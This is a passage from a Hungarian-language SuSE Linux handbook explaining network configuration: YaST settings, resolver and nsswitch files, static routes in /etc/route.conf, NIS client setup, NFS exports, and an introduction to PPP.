 - Az *inetd* csúciskiszolgáló futása szükséges néhány szolgáltatás működéséhez. Ilyen szolgáltatások például a telnet, ftp, pop3, stb. A biztonsági vonatkozásokat megtalálhatjuk a 18.2.2 fejezetben (486. oldal).

- A *portmapper* futása szükséges az NFS és a NIS szolgáltatások működéséhez. Ha el kívánjuk indítani, akkor e két szolgáltatás futtatását is kérhetjük:
 - Az NFS egyfajta fájlmegosztás, amely UNIX gépek között működik. A gépünkre becsatolható egy másik gép fájlrendszerének engedélyezett része, ha a másik gépen fut egy NFS kiszolgáló.
 - A NIS egy információs rendszer, amely az NFS szolgáltatással együtt használva igen hatékony lehet nagy hálózatok esetén. Ugyanis a NIS szolgáltatást futtató gépek bármelyike elé ülve azonos munkakörnyezetet láthat a felhasználó, így egy másik géphez ülve elmarad az "idegen gép" érzés.
 - Megadhatunk egy nevet, amely szerepel majd a gép felhasználói által írt news cikkekben. Általában a cég illetve szervezet neve.
12. 'Név kiszolgáló konfiguráció' menüpont segítségével megadhatjuk azon DNS kiszolgálók IP címét, amelyeket használni szeretnénk. Legfeljebb három IP címet adhatunk meg szóközzel elválasztva. Megadhatjuk még az alapértelmezett tartományt is. Ekkor a tartományon belüli címzéskor nem kell megadni a teljes címet, elegendő a gépek nevét.
13. A 'A sendmail konfigurálása' menüponton belül választhatunk négy előre elkészített sendmail beállítás közül (lásd a 6.8 fejezetben (202. oldal)).

Ezekután a YaST elmenti a beállításokat a `/etc/rc.config` fájlba, ahol megtalálhatjuk többek között az alapvető hálózati opciókat is. A YaST tartalmaz egy kezdetleges eszközt ezen fájl módosításához (lásd a 17.6 fejezetben (463. oldal)).

Ha az alapvető hálózati beállításokkal megvagyunk, a YaST elindítja a *SuSEconfig* programot, amely elvégzi a többi fájlban is a megfelelő beállításokat (lásd a 5.2 lejjebb). Ha végzett, kiléphetünk a YaST programból, és a módosítások életbelépéséhez újra kell indítanunk a hálózati rendszerért felelős démont:

```
meggyfa:~ # rcnetwork restart
```

(lásd a 17 fejezetben (457. oldal)).

5.2 Hálózat beállítása a YaST nélkül

Ugyan használhatjuk a YaST programot a hálózat beállításához, néhány esetben mégis kénytelenek vagyunk bizonyos fájlokat átszerkesztve olyan beállításokat elvégezni, amelyeket a YaST nem végez el.

A legtöbb beállítás a `/etc/rc.config` fájlban található meg. Ha ezt a YaST segítségével módosítjuk, akkor nincs gond. Viszont ha a YaST nélkül módosítjuk, akkor ne felejtjük el elindítani a *SuSEconfig* programot, amely aktualizálja a módosításokat!

5.2.1 Konfigurációs fájlok

Ebben a fejezetben röviden leírjuk, hogy melyik fájlban mi a szerepe és milyen formátumban kell beírni az adatokat.

/etc/rc.config

Ez az egyik központi konfigurációs fájl, szinte mindent be tudunk állítani a hálózatra vonatkozólag. Minden módosítás után indítsuk el a *SuSEconfig* programot, hogy a módosítások belekerüljenek a többi konfigurációs fájlba. Az összes indulás során (is) lefutó szkriptek paraméterei beállíthatók ebben a fájlban.

/etc/hosts

Itt rendelhetők össze a gépnevek IP címekkel (lásd a 5.2.1 fájllistát) Ha nem használunk DNS kiszolgálót, minden elérendő gépet fel kell sorolni ebben a fájlban, minden sorban egy-egy gép leírása szerepelhet. Be kell írni az IP címet, a gép teljes nevét (FQDN) valamint a gép belső használatban elterjedt nevét (becenevét). Az IP cím előtt nem lehet szóköz vagy tabulátor, a három bejegyzés elválasztására viszont szóközt vagy tabulátort használjunk. Megjegyzések '#' jellel kezdődnek és a sor végéig tartanak.

```
# hosts Ez a fájl tartalmazza a teljes név - IP cím
#      összerendeléseket.
#      A gépünk indulásakor használja a linux, amikor a
#      hálózati alrendszer már elindult, de a DNS kiszolgáló
#      még nem érhető el, illetve nem kívánunk DNS kiszolgálót
#      használni.
#      Kis hálózatoknál használhatjuk DNS kiszolgáló helyett
#      is, mivel párszor tíz gép miatt nem érdemes DNS
#      kiszolgálót
beállítani és üzemeltetni.
#      A módosítása után a tartalmát elmentve a linux képes
#      azonnal használni a módosított fájlt.
#

127.0.0.1      localhost
193.141.17.1   gauss.suse.de gauss
193.141.17.42  sofa.suse.de sofa
# End of hosts
```

5.2.1 fájllista: /etc/hosts

/etc/networks A hálózat nevét rendeli a hálózat címéhez. Minden sorban egy hálózat leírása található, a sor elején a hálózat neve, szóközzel vagy tabulátorral elválasztva pedig a hálózat címe. Megjegyzések '#' jellel kezdődnek és a sor végéig tartanak (lásd 5.2.2 fájllistát).

/etc/host.conf

A fájl segítségével adhatjuk meg a névfeloldás *resolver* pontos működését. Megjegyzések '#' jellel kezdődhetnek és a sor végéig tartanak. A következő paraméterek állíthatók be:

<i>order bind hosts</i>	A névfeloldás keresési sorrendje : lehetséges argumentumok:
-------------------------	---

	<i>bind</i> : a DNS kiszolgáló elsődleges használata
	<i>hosts</i> : keresés a <code>/etc/hosts</code> fájlban
<i>multi on off</i>	Meghatározza, hogy a <code>/etc/hosts</code> fájlban engedélyezettek-e ismétlődő IP címek.
<i>nospoof on</i>	Ennek hatására a DNS kiszolgáló kivédi az átejtési kísérleteket.
<i>alert on off</i>	A logban nyoma marad az átejtésnek. Minden egyéb következmény nélkül csak befolyásolja a name-server <i>spoofing</i> -ot.
<i>trim <valahol.hu></i>	A feloldani kívánt nevek végéről levágja a paraméterként megadott nevet (Ez jelen esetben a <i>valahol.hu</i>). Ennek akkor van értelme, ha az egész hálózat egy tartományban van és az <code>/etc/hosts</code> fájlban nem FQDN neveket használunk, hanem csak a gépek nevét.

5.2 táblázat: A `/etc/host.conf` paramérerei

Egy példa a `/etc/host.conf`-ra a [5.2.3](#) fájllistában látható.

```
# networks A fájl tartalmazza a hálózatonév - hálózati cím
#           összerendeléseket.
#           A gépünk indulásakor használja a linux, amikor a
#           hálózati alrendszer már elindult, de a DNS
#           kiszolgáló
# még nem érhető el, illetve nem
#           kívánunk DNS kiszolgálót
#           használni.
#
loopback      127.0.0.0
localnet      193.141.17.0
# End of networks.
```

5.2.2 fájllista: /etc/networks

```
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

5.2.3 fájllista: /etc/host.conf

/etc/nsswitch.conf

A GNU C könyvtár 2.0 változatával rendelkező SuSE Linux használni tudja a "Name Service Switch" (NSS) rendszert. (További információkat az nsswitch.conf kézikönyv oldalon `'man 5 nsswitch.conf'`, illetve a GNU C könyvtár referenciakönyvében (*The GNU C Library Reference Manual*) a "System Databases and Name Service Switch" [5.2.4](#) fájllistában találhatunk¹.

A példát nézve a `hosts` kezdetű sort nevezzük "adatbázisnak", és ebben az esetben a névfeloldás sorrendjét adja meg. Az első helyen áll a `files`, ez a `/etc/hosts` fájlt jelenti; ezt követi a `dns`, ez egy DNS kérést (lásd `'named'` csomag) jelent.

Ha a linux kap egy névfeloldási kérést, akkor először a `/etc/hosts` fájlban próbálja beazonosítani, ha ott nem találja, akkor küld egy DNS kérést a DNS kiszolgáló felé.

A `/etc/nsswitch.conf` fájlban megadhatjuk az igényelt információk keresési sorrendjét. (Egy példát láthatunk az 5.2.4 képen). A megjegyzések `'#'` jellel kezdődhetnek és a sor végéig tartanak.

Az NSS `/etc/nsswitch.conf` "adatbázisának" lehetséges tartalmát az [5.3](#) fejezetben (163. oldal) táblázat tartalmazza. A jövőben bekerülő paraméterek az `automount`, `bootparams`, `netmasks` és a `publickey` lesz.

¹ A `'doc'` készlet a `'libcinfo'` csomagja.


```
# /etc/nsswitch.conf
#
# Ez a fájl tartalmazza az információkérések
# feloldási sorrendjét
#
passwd:      compat
group:       compat
#
# Hagyományosan a /etc/passwd illetve a
# /etc/group fájl tartalma.

hosts:       files dns
#
# A névfeloldás sorrendje a /etc/hosts fájl,
# majd egy DNS kérés.

networks:    files dns
#
# A hálózati névfeloldás sorrendje a /etc/networks,
# majd egy DNS kérés

services:    db files
protocols:   db files
#
# A szolgáltatások és protokollok elérésekor
# adatbázisból vagy a /etc/services és a
# /etc/protocols fájlokból szerezze
# az információt.

netgroup:    files
```

5.2.4 fájllista: /etc/nsswitch.conf

aliases	Levelezési aliasok. A sendmail(8) használja; további információk 'man 5 aliases'.
ethers	Ethernet fizikai címek (MAC).
group	Felhasználói csoportok, a getgrent(3) használja. Lásd a 'man 5 group'.
hosts	Gépnevek és IP címek. A gethostbyname(3) és hasonló függvények használják.
netgroup	Gépek és felhasználók listája a hálózatunkban a felhasználók jogainak beállítására. Lásd 'man 5 netgroup'.

5.3 táblázat: folytatás a következő oldalon.....

networks	Hálózati nevek és címek. A getnetent(3) használja.
passwd	Felhasználói jelszavak. A getpwent(3) használja. Lásd 'man 5 passwd'.
protocols	Hálózati protokollok. A getprotoent(3) használja. Lásd 'man 5 protocols'.
rpc	"Remote Procedure Call" nevek és címek. A getrpcbyname(3) és hasonló függvények használják.
services	Hálózati szolgáltatások. A getservent(3) használja.
shadow	A felhasználók "Shadow" jelszavai. A getspnam(3) használja. Lásd 'man 5 shadow'.

5.3 táblázat: A /etc/nsswitch.conf "adatbázis" opciói

files	Közvetlen fájl elérés. Pl. /etc/aliases.
db	Adatbázison keresztül.
nis	NIS rendszeren keresztül. Lásd a 5.4 fejezetben (168. oldal).
nisplus	A NIS+ a NIS továbbfejlesztett változata.
dns	DNS kérést küld. Csak hosts és network nevek-nél működik.
compat	Hagyományos elérés. Csak jelszó, shadow jelszó vagy group kéréseknél működik.
additionally	Lehetséges a különféle keresési kérésekre más-más működést beállítani. Részletek az nsswitch.conf kézikönyvoldalán 'man 5 nsswitch.conf'

5.4 táblázat: Az NSS beállítási lehetőségei "adatbázis"

/etc/resolv.conf

A /etc/host.conf és a /etc/resolv.conf fájlok felelnek a névfeloldás (resolver) működéséért.

A tartomány nevét itt lehet megadni a **search** kulcsszó után, utána következőleg pedig a DNS kiszolgálók IP címét lehet felsorolni a **nameserver** kulcsszó után (legfeljebb 3 DNS kiszolgálót adhatunk meg)². Ha nem sikerül feloldani a megadott nevet, akkor a **search**

² Minél több a bejegyzés, annál hosszabb időbe telik egy név feloldása!

kulcsszó utáni tartományt hozzáragasztja a feloldandó névhez és ezt próbálja feloldani. A megjegyzések '#' jellel kezdődhetnek és a sor végéig tartanak.

```
# /etc/resolv.conf
# A névfeloldás beállítási lehetőségei.
#
# A tartománynevünk valahol.hu

search valahol.hu

#
# We use Gauss (193.141.17.1) as nameserver

nameserver 212.40.96.161
nameserver 212.40.96.162

# Két DNS kiszolgálót fogunk használni.
#
# End of resolv.conf
```

5.2.5 fájllista: /etc/resolv.conf

A YaST (lásd a 5.1 fejezetben (157. oldal)) a DNS beállítások adatait automatikusan beilleszti ide!

/etc/HOSTNAME

Gépünk teljes neve szerepel itt a tartomány nevével együtt *fully qualified domain name FQDN*). A legtöbb szkript ebből a fájlból veszi az FQDN-t. Csak egy sor szerepelhet benne, a gép és a tartomány neve.

A SuSEconfig a /etc/rc.config fájlban található információk szerint kitölti a /etc/HOSTNAME fájlt.

5.2.2 Induláskor lefutó szkriptek

Ezek a szkriptek állítják be és indítják el a hálózati alrendszer, amint a linux átvált *többfelhasználós futási szintre*.

/sbin/init.d/network

Ez a script felelős a hálózatunk beállításáért; a hardver és a szofver oldaláról is. (hálózati csatolók, IP, hálózati és gateway címek; valamint netmaszkok). A SuSEconfig hozzá létre a /etc/rc.config fájl alapján (Lásd a 5.1 fejezetben (157. oldal)).

5.5 táblázat: folytatás a következő oldalon.....

<code>/sbin/init.d/inetd</code>	Elindítja az <i>inetd</i> -t, ha az elindítható (<code>/etc/rc.config</code>). Ez a démon szükséges több szolgáltatás működéséhez.
<code>/sbin/init.d/rpc</code>	Elindítja az RPC szolgáltatásokat, amelyek többek között az NFS működéséhez is szükségesek.
<code>/sbin/init.d/sendmail</code>	Elindítja a <i>sendmail</i> programot a <code>/etc/rc.config</code> adatai alapján. A <i>sendmail</i> az egyik legelterjedtebb mail démon.

5.5 táblázat: Hálózatindító szkriptek

5.3 Útvonalválasztás SuSE Linux alatt

Előszó

Az útvonalválasztó tábla beállításához több kell, mint a `/etc/rc.config` fájl paramétereinek állítgatása; erre a célra van egy script a `/sbin/init.d` és egy fájl a `/etc` könyvtárban.

Amikor a hálózat alapbeállításai sikeresen megtörténtek az induláskor (is) lefutó szkripteknek (`/sbin/init.d/network`, `i4l_hardware`) köszönhetően a `/sbin/init.d/route` szkript beolvassa a `/etc/route.conf`-ot, és felépíti a statikus útvonalválasztás tábláját.

Minden egyes statikus útvonalnak szerepelnie kell a `/etc/route.conf` fájlban: útvonalak gépek felé, útvonalak gépek felé gateway-eken keresztül, útvonal más hálózatok felé.

A másik útvonalválasztási lehetőség a *routed*, amely egy kicsit többet tud és kicsit nehezebb a beállítása (kézikönyv *routed* oldala).

Hogyan használjuk a `/etc/route.conf`-ot

Ha a **route** programot paraméterek nélkül indítjuk, kiírja nekünk a jelenleg használt statikus útvonalválasztási táblát. Ha nem módosítottuk a `/etc/route.conf` fájlt, akkor a *route* által kiírt sorok és a fájlban szereplő sorok megegyeznek.

A `Flags`, `Metric`, `Ref` és `Use` kivételével az adatok a `/etc/route.conf`-ban azonosak. Ugyanis ezek az adatok nincsenek benne eredetileg a `/etc/route.conf`-ban. Ha nem módosítjuk a `/etc/route.conf`-ot, akkor a *route* parancs által adott lista ugyanaz (gondolom a formátuma), mint a fájl, de ez alól kivételek a `Flags`, `Metric`, `Ref` és `Use` paraméterek. (Gondolom azért, mert ezek a paraméterek menet közben keletkeznek, és nincsenek benne a `/etc/route.conf` fájlban, de a *route* kilistázza ezeket is).

A `/etc/route.conf` fájl kitöltésének szabályai:

- Megjegyzéseket a `#` jel után írhatunk és azok a sor végéig tartanak. Az üres sorokat figyelmen kívül hagyja a *route*. Egy sorban kettő, három vagy négy mező lehet, amelyek szóközzel vagy tabulátorral vannak elválasztva.
- Az első mezőben szereplő cím a célja az útvonalnak. Itt szerepelhet egy gép, egy hálózat, illetve egy *elérhető* DNS kiszolgáló címe. Utóbbi esetben a továbbiakban már név szerint (FQDN) is megadhatunk címeket.
- A `default` kulcsszó a default gateway-t jelenti, ezt csak akkor használjuk cél megadására, ha tudjuk mit cselekszünk. Routing bejegyzésnek *ne* használjuk a `0.0.0.0` értéket.
- A második mezőben a gateway címe szerepelhet. Ez lehet a default kulcsszó, lehet IP cím, illetve egy név (FQDN) is. Az első mezőben megadott címet ezen a címen keresztül lehet elérni, vagyis az első mező a megadott gateway mögött van.

- A harmadik mezőben az első mezőre vonatkozó netmaszkt adhatjuk meg, amely egy gép esetén 255.255.255.255, míg hálózat esetén a hálózat netmaszkja.
- Az utolsó mezőben adhatjuk meg a hálózati eszköz nevét, amelyen keresztül vezet a megadott útvonalunk.

Ha módosítottuk a /etc/route.conf fájlt 5.3.1 ábra, akkor ne felejtsük el újraindítani a route programot.

```
root@meggyfa:/ > /sbin/init.d/route restart
```

#	Cél	Dummy/Átjáró	Netmaszk	Eszköz
#				
#	Net devices			
#				
	127.0.0.0	0.0.0.0	255.255.255.0	lo
	192.168.0.0	192.168.0.1	255.255.255.0	eth0
#				
#	A helyi hálózatunk egyik része a 192.168.0.0/255.255.255.0			
#	és az első ethernet eszközön keresztül kapcsolódunk ehhez			
#	a hálózathoz.			
#	Ha ehhez a hálózathoz tartozó gépet címezünk meg, akkor az			
#	egyszerűen kikerül az eth0 eszközön az ethernet hálóra,			
#	amelyen a címzett elkapja azt.			
#				
#	A fenti sort túlhatároztuk, mivel az eth0 eszköz címe			
#	192.168.0.1, nyugodtan elhagyhatjuk az eszköz bejegyzést			
#	mivel a cím egyértelműen azonosítja az eszközt VAGY			
#	a gateway			
#	helyére 0.0.0.0 címet írhatunk.			
#				
	192.168.1.2	192.168.1.1	255.255.255.255	eth1
#	A 192.168.1.2 gép nincs benne a 192.168.0.0/255.255.255.0			
#	hálózatban, ezt megcímezve a csomagok a 192.168.1.1 című			
#	eszköz felé indulnak, és az eth1 eszközön áthaladva a			
#	192.168.1.2 gép fogja azokat fogadni.			
#				
	192.168.2.0	192.168.2.1	255.255.255.0	eth2
#	A 192.168.2.0/255.255.255.0 szintén egy hálózat, melynek			
#	egyik gépe felé küldött csomagok az eth2 eszközön keresztül			
#	indulnak a 192.168.2.1 gateway felé és azon keresztülhaladva			
#	érkeznek a 192.168.2.0/255.255.255.0 hálózatba, ahol a			
#	címzett megkapja a csomagot.			
	0.0.0.0	212.40.70.170	0.0.0.2	ppp0
#	Minden egyéb csomag a ppp0 eszköz felé indul, amely			
#	továbbítja azokat az internet felé.			

5.3.1 fájllista: Egyszerű példa a /etc/route.conf fájlra

5.4 NIS, Yellow Pages helyi hálózaton

5.4.1 Mi is a NIS?

Képzeljünk el több UNIX gépet egy közös hálózaton. A hálózat lényege, hogy bárki képes elérni a hálózatra kötött gépek megosztott erőforrásait; persze többnyire csak azok akiknek a jogosultságai megfelelőek... Minden felhasználó rendelkezik egy profillal, amely az általa meghatározott munkakörnyezetet jelenti. A felhasználók azt szeretnék, hogy a hálózat számukra átlátszó legyen: bármelyik gép elé ülnek le, az képes legyen a megszokott munkakörnyezetét előteremteni. Ezek nem álmok, ezt valósítja meg a *NIS* és az *NFS* szolgáltatás. Az *NFS* megosztja a fájlrendszereket a hálózaton, erről szól a 5.5 bekezdés.

A *NIS* (Network Information Service)³ pedig a gépek adatbázisait osztja meg a hálózaton. Ilyen adatbázisok a `/etc/group`, a `/etc/passwd` és a `/etc/shadow`. A *NIS*-t még más, jobban specializált feladatokra is használhatjuk (mint a `/etc/hosts` vagy `/etc/services`), de itt, most eltekintünk a részletektől.

5.4.2 A NIS kliens

A SuSE Linux tartalmazza a *NIS* kliens működéséhez szükséges csomagokat. Ez az `'ypclient'` csomag az `'n'` (hálózati) csomagok között. Miután ezt a csomagot feltelepítettük, állítsunk be néhány fontos dolgot:

- Adjuk meg a *NIS* tartományt az **YP_DOMAINNAME** paramétereként a `/etc/rc.config` fájlban. Amikor a linux hálózati szintre vált, a lefutó `/sbin/init.d/network` szkript felhasználja ezt a környezeti változót. A *NIS* tartományt lehetőleg ne tévesszük össze a *DNS* tartománnyal, nincs semmi közük egymáshoz, noha lehetnek azonosak.
- Adjuk meg a *NIS* kiszolgálót is az **YP_SERVER** paramétereként. A *SuSEconfig* beírja a helyes értéket a `/etc/yp.conf` fájlba (lásd a 5.4.1 fájllista). Ennek a környezeti változónak tartalmaznia kell a kiszolgáló nevét, különben nem indul el a *NIS*.
Ennek a fájlnak tartalmaznia kell egy sort, ami az **ypserver**-rel kezdődik és a *NIS* kiszolgáló nevével folytatódik.
- Ellenőrizzük, hogy az *RPC* portmapper fut-e. A *NIS* használja az *RPC* hívásokat (Remote Procedure Calls). Ezért az *RPC* portmapper-nek futnia kell. Ezt a kiszolgálót a `/sbin/init.d/rpc` indítja és automatikusan működik, ha beállítottuk a `/etc/rc.config`-ban.
- Állítsuk be a megfelelő bejegyzéseket a `/etc/passwd` és a `/etc/group` fájlokban.

Azért, hogy egy kérést a *NIS* kiszolgálóhoz elküldjünk, a helyi fájlok átkutása után, egy sort, ami csak a `'+'` -t tartalmazza hozzá kell adni a vonatkozó fájlokhoz. A *NIS* megengedi számos más opció beállítását, mint a *netgroup*-ok vagy a *NIS* beadások helyi felülírását.

Olvaszuk el a *NIS* README fájlt a pontos műveletekről⁴

³ A *NIS*-t általában *YP*-ként ismerik. Ez a "yellow pages"-ból jön, a "yellow pages" a net-en.

⁴ `/usr/doc/packages/ypclient/yp-clients-2.2.`

```
#
# yp.conf
#
# Legal entries are:
#
# ypserver <servername> Definiáljuk a kiszolgáló nevét.
#
#
ypserver galois.suse.de

# End of yp.conf
```

5.4.1 fájllista: /etc/yp.conf

- Indítsuk el az *ypbind* démon, ezzel elindult a NIS kliensünk. Ha *YaST* NIS kérdésre válaszolva igent mondtunk, akkor a network szkript elindítja ezt a démon is⁵.
- A beállítások után adjuk ki a következő két parancsot:

```
meggyfa:~ # rcnetwork restart
meggyfa:~ # rcypclient restart
```

5.4.3 NIS Master és Slave kiszolgáló

Ehhez szükséges a 'ypserver' csomag az 'n' (hálózat) készletből, de ennek leírása meghaladná a könyv kereteit, bővebb információ olvasható a /usr/doc/packages/yp/HOWTO fájlban.

5.5 NFS—Megosztott fájlrendszerek

Mint arról előzőleg 5.4 szó esett, az NFS (természetesen NIS-sel együtt) átlátszóvá teszi a hálózatot a felhasználók előtt. Az NFS segítségével képessé tesszük a linux rendszerünket, hogy más gépek megosztott fájlrendszerét becsatoljuk a saját fájlrendszerünkbe, illetve a mi gépünk is képes legyen fájlrendszerének megosztására.

Az NFS rendszer asszimetrikus, a hálózatban vannak NFS kiszolgálók és NFS kliensek. Természetesen egy gép képes egyszerre mindkét feladatot ellátni, így akár egyenrangú megosztásnak látszó NFS rendszert is tudunk készíteni. A leggyakoribb alkalmazása egy nagy tárterülettel rendelkező NFS kiszolgáló és több kis tárkapacitású NFS kliens.

5.5.1 Fájlrendszerek importálása—NFS kliens

Ha egy fájlrendszert szeretnénk becsatolni egy NFS kiszolgálóról, az egyetlen megkötés, hogy egy RPC portmapper démon üzemeljen a gépünkön. Ennek indításáról előzőleg a 5.4.2 fejezetben olvashatunk. Ha ez a démon fut, akkor

⁵ Szigorúan véve ez már nem szükséges többé, de garantálja a visszakapcsolódást, ha például a NIS kiszolgálót elindítottuk.

semmi akadálya, hogy becsatoljunk egy megosztott fájlrendszert. Ehhez a **mount** programot tudjuk használni:

```
mount -t nfs <NFS kiszolgáló>:<elérési út a kiszolgálón> <és a gépünkön>
```

Nézzünk egy egyszerű példát. Az NFS kiszolgáló címe `linux.hu` és a gép megosztotta a `/mp3` könyvtárat, amelyet mi a `/home/user/mp3` könyvtárban szeretnénk látni:

```
meggyfa:/ # mount -t nfs linux.hu:/mp3 /home/user/mp3
```

5.5.2 Fájlrendszerek exportálása—NFS kiszolgáló

Azt a gépet, amely képes bizonyos fájlrendszereit megosztani, NFS szervernek nevezzük. Ezen a gépen már több démont el kell indítani:

- RPC portmapper (*rpc.portmap*)
- RPC mount-daemon (*rpc.mountd*)
- RPC NFS-daemon (*rpc.nfsd*)

Ezek elindulnak a `/sbin/init.d/rpc` szkript által, ha engedélyeztük ezen szolgáltatás indulását.

A `/etc/exports` fájl tartalmazza a megosztott fájlrendszereket, minden sorban egy könyvtár és a hozzá tartozó jogosultságok szerepelhetnek. Meg kell adnunk, hogy egy könyvtárat melyik gép(ek) milyen jogosultságokkal érhet(nek) el. Az összes könyvtárban található fájl és alkönyvtár ezeket a jogokat öröklí. A gépek megadásánál használhatunk IP címet, teljes (FQDN) nevet, illetve a névben ``*`` illetve ``?`` karaktereket. Ha nem adunk meg nevet, akkor az összes kapcsolódó gépre érvényes jogokat adunk meg.

A legtöbbször használt jogok a következők:

ro	Csak olvasható a fájlrendszer. Alapértelmezett.
rw	Írható-olvasható.
root_squash	Ha a kliens gépen a <code>'root'</code> akar bármilyen műveletet végezni a becsatolt fájlrendszeren, akkor az NFS fájlrendszeren elveszti <code>'root'</code> jogait. Gondoljunk bele abba, hogy az NFS kiszolgáló rendszergazdája nem feltétlenül azonos a kliens gép rendszergazdájával!!! Ez úgy valósul meg, hogy a 65534 felhasználói ID lesz kiadva a 0 (root) felhasználói ID-vel rendelkező felhasználóknak. Ezt a felhasználói ID-t a <code>'nobody'</code> -nak kell beállítani.
no_root_squash	Ha mégis egyezik a két rendszergazda, és NEM lehet a hálózaton kívülről elérni az NFS kiszolgálót, akkor néha van értelme ezt az opciót megadni. Figyeljünk oda a beállításnál, mert ez az alapértelmezett!!! Nincs kiadva a 0 felhasználói ID a 65534-es felhasználói ID-re (alapértelmezetten).
link_relative	A linkeket átkonvertálja relatív linkekké. Csak teljes fájlrendszer megosztása esetén használható. Alapértelmezés. Átalakítja az abszolút linkeket (amik <code>'/'</code> -el kezdődnek) <code>'./'</code> kezdetűvé.
link_absolute	A linkeket nem változtatja meg.
map_identity	A kiszolgálón és a kliens gépen a felhasználók azonos UID alatt találhatók. Alapértelmezés.
map-daemon	A kiszolgálón és a kliens gépen más ID alatt találhatók meg a felhasználók, így létre kell hozni egy felhasználó-UID táblát, amelyet az <i>nfsd</i> használni fog. Ehhez kell az ugidd démon is.

5.6 táblázat: Jogosultságok az exportált fájlrendszerre

A `/etc/exports` fájlról egy példa az 5.5.1 ábrán látható.

A `/etc/exports` fájlt a *mountd* olvassa. Ha bármit változtattunk ebben a fájlban, akkor indítsuk újra a *mountd* és *nfsd* démonokat, hogy érvénybe lépjenek a változások. Ezt könnyedén megtehetjük, így:

```
meggyfa:~ # rcnfsserver restart
```

```
#
# /etc/exports
#
# Fel kell sorolni a megosztani kívánt könyvtárakat,
# mely gépek érhetik el és azok milyen jogosultságokat
# kapnak.
#

/home                atlantisz (rw)    eperfa (rw)
/usr/X11             atlantisz (ro)    eperfa (ro)
/usr/lib/texmf       atlantisz (ro)    eperfa (rw)
/                   meggyfa (ro,root_squash)
/home/ftp            (ro)

/usr/public           (ro, root_squash)

# Ezt mindenki elérheti, de csak olvasható jogokkal.

/usr/public          *.valahol.hu(rw)

# Írni csak a saját tartományunk képes

/home                *.valahol.hu(rw)

# A /home könyvtárt megosztjuk, hogy működjön a NIS+NFS.

# End of exports
```

5.5.1 fájllista: /etc/exports

Kapcsolódás a világhoz — és aztán hogyan tovább?

Fordította: Subosits Gyula

Ebben a fejezetben bemutatjuk hogyan létesíthetünk kapcsolatot távoli hálózatokkal: világméretű hálózatokkal (vagy WAN-okkal) és az Internettel. Azt is megmagyarázzuk hogyan állítsuk be a szolgáltatást amely ilyen kapcsolatokat használ.

Két szabványos kommunikációs protokollt ismer a UNIX világ, UUCP és TCP/IP (modemen vagy ISDN-nen keresztül). Míg az UUCP (Unix to Unix Copy) főleg levél és hírek átvitelére készült, a TCP/IP tartalmaz egy *valódi* hálózati kapcsolatot, amely ellát minden szolgáltatást egy LAN felé.

Ha TCP/IP-t használunk modemes kapcsolattal, manapság rendszerint a PPP-t (Point to Point Protocol) alkalmazzuk¹. ISDN kapcsolathoz általában *rawip* és *snycppp* használatára van szükség (lásd a 6.2.5 fejezetben (182. oldal)).

Hogy egy ilyen WAN kapcsolatot tudjunk készíteni ez lesz a tárgya a következő résznek. A PPP-t röviden bemutatjuk a 6.1 fejezetben és az ISDN konfigurálását is megmagyarázzuk (lásd a 6.2 fejezetben (175. oldal)). Ezután felkapcsolódunk egy analóg modemmel (lásd a 6.5 fejezetben (188. oldal)) és beállítunk egy PPP kapcsolatot a modemnek (lásd a 6.6 fejezetben (188. oldal)). Beállítjuk az email és a news rendszert (lásd a 6.8 fejezetben (202. oldal)) és a 6.9 fejezetben (205. oldal)) valamint faxolási lehetőséget (lásd a 6.10 fejezetben (207. oldal)) vázlatosan áttekintve.

A következő részben körvonalazzuk hogyan készítsünk egy alap modemes kapcsolatot és hogyan használjunk terminál programot a WAN eléréséhez. Ezek után néhány részletbe bocsátkozunk a PPP konfigurálással kapcsolatban, beleértve egy PPP kiszolgálót. Majd az e-mail alapvető dolgait, egy news rendszerbeállítását és a faxképeket fejtegetjük.

¹ Az SLIP (Serial Line Internet Protocol) egyre inkább kimegy a divatból.

6.1 PPP

Fordította: Subosits Gyula

A PPP (Pont-Pont közti protokoll) lehetővé teszi TCP/IP kapcsolat létesítését soros vonalon keresztül. A kliens és a kiszolgáló egymással kommunikál amíg el nem fogadják egymás kapcsolatát és beállítják ennek megfelelően a szükséges paramétereket. A szerver beállíthat egy IP címet valamint egy nevet a kliensnek.

Ráadásul a PPP szabványos protokoll (míg az SLIP nem) és rendszerint csak ezt kínálják fel az internet-szolgáltatók.

A PPP démon (*pppd*), amelyet a kommunikációra használunk különböző eszközökkel, létfontosságú és központi szerepet játszik a PPP kapcsolatban. Ez a démon dolgozhat bármelyik szerepben, kiszolgálóként vagy kliensként is. Tényleges kapcsolat létesítéséhez a *wvdial* vagy a *chat* program szükséges.

6.1.1 Követelmények a PPP használatához

SuSE Linux alatt a következő elemek szükségesek a PPP használatához :

- A kernelnek beépített támogatást kell tartalmaznia a TCP/IP-hez és a PPP-hez. Ez a standard kernel és a modulok része – nem kell új kernelt fordítanunk.
- A hálózati csomagoknak telepítve kell lenniük. A szükséges csomagok az *'nkit'* és az *'nkitb'* az *'a'* készletből.
- A PPP alapsomag a *'ppp'* az *'n'* készletből, amely tartalmazza a *pppd*-t és a *chat* szkript-et is.
- A *'wvdial'* csomag az *'n'* készletből kapcsolat létesítéséhez és lezárásához.
- Ha ISDN-t akarunk konfigurálni, akkor lásd a [6.2.3](#) fejezetben (177. oldal).
- Ismernünk kell bejelentkezési nevünket és jelszavunkat a PPP kiszolgálóhoz.

6.1.2 További információk a PPP-ről

A PPP sokkal több választási lehetőséget és képességet ajánl fel az itt felsoroltaknál. Meghaladná e könyv lehetőségeit még csak megemlíteni is valamennyit. Ha szükségünk van több képességre, vagy más beállításra, lapozunk a megfelelő kézikönyvoldalakhoz, például:

NET4-3-HOWTO.gz; (korábban: *NET-3-HOWTO.gz*) és *PPP-HOWTO.gz* a */usr/doc/howto/en*-ben, valamint a dokumentációk a */usr/doc/packages/ppp*-ről és a */usr/doc/packages/wvdial*-ről.

További részletes információkat tartalmaznak a PPP-ről és protokolljairól a megfelelő RFC-k:

- RFC1144: Jacobson, V. "Compressing TCP/IP headers for low-speed serial links." 1990 Február;
- RFC1321: Rivest, R. "The MD5 Message-Digest Algorithm." 1992 Április;

- RFC1332: McGregor, G. "PPP Internet Protocol Control Protocol (IPCP)." 1992 Május;
- RFC1334: Lloyd, B. Simpson, W.A. PPP authentication protocols." 1992 Október;
- RFC1548: Simpson, W.A. "The Point-to-Point Protocol (PPP)." 1993 December;
- RFC1549: Simpson, W.A. "PPP in HDLC Framing." 1993 December.

6.2 ISDN beállítás

Fordította : Subosits Gyula és Váradi István

